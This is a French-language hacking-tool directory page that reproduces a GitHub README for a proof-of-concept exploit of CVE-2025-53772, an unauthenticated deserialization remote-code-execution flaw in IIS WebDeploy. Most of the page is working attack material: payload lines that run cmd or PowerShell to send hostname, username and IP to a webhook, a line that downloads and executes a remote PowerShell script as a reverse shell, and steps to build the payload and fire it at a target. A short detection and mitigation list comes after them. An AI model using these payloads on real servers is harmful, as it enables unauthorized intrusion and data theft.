
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/momollax/cve-2025-53772-iis-webdeploy-rce

ExploitationExploitation d'Applications WebCommandement et ContrôleApprentissage et ÉducationOutil d'Accès à DistanceDéveloppement de Charges Utiles
GitHubmomollax/cve-2025-53772-iis-webdeploy-rce

CVE-2025-53772-IIS-WebDeploy-RCE

Voir le dépôt
5728il y a 1 anPas encore vérifié

À propos

Preuve de concept pour CVE-2025-53772, une vulnérabilité d'exécution de code à distance dans IIS WebDeploy via une désérialisation non sécurisée. Inclut une génération de charge utile personnalisable pour la collecte d'informations, l'exécution de commandes et les shells inversés.

Partager

CVE-2025-53772 - Exploit RCE IIS WebDeploy

Ce dépôt contient une preuve de concept (PoC) pour CVE-2025-53772, une vulnérabilité d'exécution de code à distance (RCE) dans IIS WebDeploy via une désérialisation non sécurisée.

⚠️ Avertissement

Cet outil est destiné uniquement à des fins éducatives et de tests de sécurité autorisés. L'auteur n'est pas responsable de toute utilisation abusive ou dommage causé par ce logiciel. Utilisez-le uniquement sur des systèmes que vous possédez ou pour lesquels vous avez une autorisation explicite de test.

🔧 Configuration rapide

1. Personnaliser la charge utile

Modifiez la charge utile dans poc.cs aux lignes 18-19 pour spécifier l'action cible :

// Remplacez par votre URL de webhook et la charge utile souhaitée
set.Add("cmd.exe");
set.Add("/c curl -X POST https://webhook.site/YOUR-WEBHOOK-ID -H \"Content-Type: application/json\" -d \"{\\\"hostname\\\":\\\"%COMPUTERNAME%\\\",\\\"user\\\":\\\"%USERNAME%\\\",\\\"ip\\\":\\\"$(curl -s ifconfig.me)\\\",\\\"exploit\\\":\\\"CVE-2025-53772\\\",\\\"timestamp\\\":\\\"%DATE% %TIME%\\\"}\"");

📋 Exemples de charges utiles

Collecte d'informations (recommandée) :

set.Add("powershell.exe");
set.Add("-Command \"$hostname=$env:COMPUTERNAME; $user=$env:USERNAME; $ip=(Invoke-RestMethod -Uri 'https://ipinfo.io/ip' -UseBasicParsing); $body=@{hostname=$hostname;user=$user;ip=$ip;exploit='CVE-2025-53772';timestamp=(Get-Date)} | ConvertTo-Json; Invoke-RestMethod -Uri 'https://webhook.site/YOUR-WEBHOOK-ID' -Method Post -Body $body -ContentType 'application/json'\"");

Exécution de commande simple :

set.Add("cmd.exe");
set.Add("/c calc.exe");  // Ouvre la calculatrice

Shell inversé (avancé) :

set.Add("powershell.exe");
set.Add("-Command \"IEX (New-Object Net.WebClient).DownloadString('http://YOUR-SERVER/shell.ps1')\"");

2. Générer la charge utile de l'exploit


L'action GitHub compilera automatiquement le PoC et générera la charge utile encodée en Base64 :
  • Poussez vos modifications pour déclencher l'action GitHub
  • Accédez à l'onglet Actions de votre dépôt
  • Cliquez sur l'exécution de workflow la plus récente
  • Trouvez la charge utile générée dans la sortie de la console :

Sortie de la charge utile des actions GitHub ### 3. Déployer l'exploit Utilisez la charge utile Base64 générée contre le point de terminaison IIS WebDeploy vulnérable : Exemple de déploiement de charge utile ## 🎯 Détails de la vulnérabilité
  • Identifiant CVE : CVE-2025-53772
  • Logiciel concerné : IIS WebDeploy (plusieurs versions)
  • Type de vulnérabilité : Désérialisation non sécurisée menant à une RCE
  • Vecteur d'attaque : À distance, sans authentification
  • Sévérité : Critique

🛠️ Compilation manuelle (optionnelle)

Si vous préférez compiler localement plutôt que d'utiliser GitHub Actions :

# Windows avec .NET Framework
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe poc.cs
poc.exe > payload.txt

## Ou avec Visual Studio
csc poc.cs
poc.exe


📡 Configuration d'un webhook

  • Rendez-vous sur webhook.site pour obtenir une URL de webhook gratuite
  • Remplacez YOUR-WEBHOOK-ID dans la charge utile par votre identifiant unique
  • Surveillez les requêtes entrantes pour voir les résultats de l'exécution de l'exploit

🔍 Détection et atténuation

Détection :

  • Surveillez les activités inhabituelles de désérialisation BinaryFormatter
  • Recherchez le lancement de processus suspects provenant des processus de travail IIS
  • Surveillance réseau pour les connexions sortantes inattendues

Atténuation :

  • Mettez à jour IIS WebDeploy vers la dernière version corrigée
  • Implémentez la validation et l'assainissement des entrées
  • Utilisez des listes d'autorisation pour les types de désérialisation
  • Déployez la segmentation réseau et la surveillance

📚 Références

  • Détails de CVE-2025-53772
  • Avis de sécurité Microsoft
  • Base de données de vulnérabilités NIST
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    354
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    289

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




